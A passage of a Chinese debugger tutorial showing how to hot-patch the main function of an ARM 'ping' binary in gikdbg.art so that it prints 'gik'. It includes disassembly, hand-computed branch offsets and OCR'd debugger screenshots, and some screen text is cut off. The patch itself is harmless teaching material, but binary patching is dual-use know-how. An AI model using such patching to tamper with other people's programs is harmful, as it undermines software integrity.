BEDEDC88 00000000 .shstrtab.

执行 F9 让程序跑起来，然后我们就得到如下程序输出：



这就是正常的未补丁的程序输出内容。

Step 3.热补丁修改 main 函数的行为

我设备上的 main 函数反汇编如下：

ART CPU

```
Address    Hex
dump                          Command                                                    Comments

0000B9A4 / $ 4FF0E92D                    push.w{ r4, r5, r6, r7, r8, r9, r10, r11, lr }.func_0000B9A4

0000B9A8 | . 4A9CF8DF                    ldr.w r4, [pc, #0xa9c]

0000B9AC | .CA9CF8DF                   ldr.w r12, [pc, #0xa9c]

0000B9B0 | .B0F3                        sub sp, #0x1cc

0000B9B2 | . 447C                        add r4, pc

0000B9B4 | . 9005                        str r0, [sp, #0x14]

0000B9B6 | . 2002                        movs r0, #0×2

0000B9B8 | . 500CF854                   ldr.w r5, [r4, r12]

0000B9BC | . 9106                        str r1, [sp, #0x18]
```

```
0000B9BE | . 2103                    movs r1, #0×3
0000B9C0 | . 682A                    ldr r2, [r5]
0000B9C2 | . 9271                    str r2, [sp, #0x1c4]
0000B9C4 | . 2201                    movs r2, #0×1
0000B9C6 | .EB04F7FD                blx.socket
0000B9CA | . 1A84F8DF                ldr.w r1, [pc, #0xa84]
0000B9CE | . 5863                    ldr r3, [r4, r1]
0000B9D0 | . 6018                    str r0, [r3]
0000B9D2 | .EAD4F7FD                blx.__errno
0000B9D6 | . 6800                    ldr r0, [r0]
……
```

我们现在的目的是想动态的把它补丁成如下函数：


```
int main(void)
{
static const char gikstr[] = “gik”;// 0x006B6967
```

```
return puts(gikstr);

}
```

人肉编译成如下形式：

```
_main :

push.w{ r4, r5, r6, r7, r8, r9, r10, r11, lr }

add r0, pc, #imm//待计算

blx #imm//待计算

pop.w{ r4, r5, r6, r7, r8, r9, r10, r11, pc }

_gikstr:

.long 0x006B6967
```

原始代码和目标代码都有了，下面我们用 gikdbg.art 加载目标程序，然后写入我们的自定义代码，目的是得到如下图所示的新的 main 函数：


gikdbg.art v1.2.build140612.2
ART Debug Trace Plugins Options Windows ART Help
ART CPU
0000B9A4 $ 4FF0E92D push.w {r4, r5, r6, r7, r8, r9, r10, r11, lr} .func_0000B9A4
0000B9A8 · 10F20F addw r0, pc, #0x10
0000B9AC · EA80F7FD blx .puts
0000B9B0 · BF00 nop
0000B9B2 · BF00 nop
0000B9B4 · BF00 nop
0000B9B6 · BF00 nop
0000B9B8 · 500CF854 ldr.w r
0000B9BC · 9106 str r1,
0000B9BE · 2103 movs r1
0000B9C0 · 682A ldr r2,
0000B9C2 · 9271 str r2,
0000B9C4 · 2201 movs r2
0000B9C6 · EB04F7FD blx .so
0000B9CA · 1A84F8DF ldr.w r1, [pc, #0xa84]
0000B9CE · 5863 ldr r3, [r4, r1]
0000B9D0 · 6018 str r0, [r3]
0000B9D2 · EAD4F7FD blx .__errno
0000B9D6 · 6800 ldr r0, [r0]
0000B9D8 · 9009 str r0, [sp, #0x24]
0000B9DA · EB00F7FD blx .getuid
0000B9DE · EB04F7FD blx .setuid
Modify Assembly Code
pop.w {r4, r5, r6, r7, r8, r9, r10, r11, pc}
OK
Cancel
Register (A
r0 00000
r1 BEDED
r2 BEDED
r3 00000
r4 00009
r5 BEDED
r6 00000
r7 BEDED
r8 00000
r9 00000
sl 00000
fp 00000
ip FFFFF
sp BEDED
lr AFD15
pc 0000B
n 0 z 1
v 0 q 0
ge 0 e 0
i 0 f 0
00008034 ping(00008000) + 34
00009080 ping(00008000) + 1080
0030383D ping(00008000) + 2FB83D
00313D4F ping(00008000) + 30BD4F
Address Hex dump ASCII
BEDEDC80 01 00 00 00 7A DD DE BE 00 00 00 00 8B DD DE BE
BEDEDC90 A0 DD DE BE C8 DD DE BE 05 DE DE BE 1E DE DE BE
BEDEDCA0 38 DE DE BE 41 DF DE BE 54 DF DE BE 5D DF DE BE
BEDEDCB0 78 DF DE BE 8D DF DE BE AA DF DE BE BD DF DE BE
BEDEDCC0 C8 DF DE BE 00 00 00 00 10 00 00 00 D7 30 00 00
BEDEDCD0 06 00 00 00 00 10 00 00 11 00 00 00 64 00 00 00
BEDEDCE0 03 00 00 00 34 80 00 00 04 00 00 00 20 00 00 00
BEDEDCF0 05 00 00 00 07 00 00 00 07 00 00 00 00 00 00 00
BEDEDC68 00000000 .shstrtab.
BEDEDC6C 00000000 .shstrtab.
BEDEDC70 00000000 .shstrtab.
BEDEDC74 00000000 .shstrtab.
BEDEDC78 00000000 .shstrtab.
BEDEDC7C FFFFFFE4
BEDEDC80 00000001 .shstrtab..data
BEDEDC84 BEDEDD7A
BEDEDC88 00000000 .shstrtab.

操作过程如下：

1） 第一条指令与原始指令一样，直接跳过；

2） 选中地址 B9A8 然后执行右键 Assemble 或者快捷键空格弹出指令输入框输入 add r0, pc, #0×10，这里 0×10 的计算过程在步骤 4 中说明；

3） 选中地址 B9AC 然后执行右键 Assemble 或者快捷键空格弹出指令输入框输入 blx #-0x2B00 就会汇编成 blx puts 的调用，参数 -0x2B00 的计算过程如下：

表达式“addr : blx #imm”代表的意义是调用 addr + 4(thumb, 如果是 arm 指令则为 8, 这是当前地址与当前 PC 寄存器值的对应关系) + imm 处的代码，本例是 B9AC，我们的目的地址是 puts，在 plt 表里面找到 puts 的代码如下：

ART CPU

Address Hex
dump Command Comments

00008EB0 / > E28FC600 add r12, pc, #0×0.puts

00008EB4 | .E28CCA05 add r12, r12, #0×5000


00008EB8 \.E5BCF348 ldr pc, [r12, #840]!

可以看到它的地址是 8EB0，建立方程就是 B9AC + 4 + imm = 8EB0, 计算得到 imm = -2B00, 因此我们的植入代码为 blx #-0x2B00；


4） 最后一条指令是 4 个字节的 thumb2 指令，因此需要到地址 B9B8 才可以正常插入，这之间的代码用 nop 填充，这样整个新 main 函数的结束地址为 B9BC，那么我们可以考虑将字符串“gik”的数据写入这个地址，并让 puts 的参数指向该地址，我们在步

骤 2 中使用的是 add r0, pc, #imm 的方式得到这个地址的，imm 是如何确定的？首先 pc 的值是当前地址 + 4，因此有 B9A8 + 4 + imm = B9BC，计算得到 imm = 0×10，所以步骤 2 写入指令是 add r0, pc, #0×10；


最终修改好的代码如下：


gikdbg.art v1.2.build140612.2
ART Debug Trace Plugins Options Windows ART Help
ART CPU
0000B9A4 $ 4FF0E92D push.w {r4, r5, r6, r7, r8, r9, r10, r11, lr} .func_0000B9A4
0000B9A8 · 10F20F addw r0, pc, #0x10 load "gik" string pointer
0000B9AC · EA80F7FD blx .puts puts("gik")
0000B9B0 · BF00 nop
0000B9B2 · BF00 nop
0000B9B4 · BF00 nop
0000B9B6 · BF00 nop
0000B9B8 · 8FF0E8BD pop.w {r4, r5, r6, r7, r8, r9, r10, r11, pc} normal exit
0000B9BC · 9106 str r1, [sp, #0x18]
0000B9BE · 2103 movs r1, #0x3
0000B9C0 · 682A ldr r2, [r5]
0000B9C2 · 9271 str r2, [sp, #0x1c4]
0000B9C4 · 2201 movs r2, #0x1
0000B9C6 · EB04F7FD blx .socket
0000B9CA · 1A84F8DF ldr.w r1, [pc, #0xa84]
0000B9CE · 5863 ldr r3, [r4, r1]
0000B9D0 · 6018 str r0, [r3]
0000B9D2 · EAD4F7FD blx .__errno
0000B9D6 · 6800 ldr r0, [r0]
0000B9D8 · 9009 str r0, [sp, #0x24]
0000B9DA · EB00F7FD blx .getuid
0000B9DE · EB04F7FD blx .setuid
Register (A
r0 00000
r1 BEDED
r2 BEDED
r3 00000
r4 00009
r5 BEDED
r6 00000
r7 BEDED
r8 00000
r9 00000
sl 00000
fp 00000
ip FFFFF
sp BEDED
lr AFD15
pc 0000B
n 0 z 1
v 0 q 0
ge 0 e 0
i 0 f 0
00008034 ping(00008000) + 34
00009080 ping(00008000) + 1080, "._start" + 0
0030383D ping(00008000) + 2FB83D
00313D4F ping(00008000) + 30BD4F
Address Hex dump ASCII
0000B9BC 67 69 6B 00 2A 68 71 92 01 22 FD F7 04 EB DF F8
0000B9CC 84 1A 63 58 18 60 FD F7 D4 EA 00 68 09 90 FD F7
0000B9DC 00 EB FD F7 04 EB 40 B1 71 99 4F F0 FF 30 2B 68
0000B9EC 99 42 00 F0 5A 86 00 F0 56 BE DF F8 5C 9A 4F F0
0000B9FC 02 08 DF F8 58 7A 01 25 DF F8 54 AA 54 F8 09 00
0000BA0C E6 59 FA 44 DF F8 4C 9A A0 F8 00 80 35 60 F9 44
0000BA1C DF F8 44 6A DF F8 44 5A DF F8 44 8A 7E 44 7D 44
0000BA2C F8 44 27 E1 A0 F1 41 0B BB F1 36 0F 00 F2 4E 81
BEDEDC68 00000000 .shstrtab.
BEDEDC6C 00000000 .shstrtab.
BEDEDC70 00000000 .shstrtab.
BEDEDC74 00000000 .shstrtab.
BEDEDC78 00000000 .shstrtab.
BEDEDC7C FFFFFFE4
BEDEDC80 00000001 .shstrtab..data
BEDEDC84 BEDEDD7A
BEDEDC88 00000000 .shstrtab.

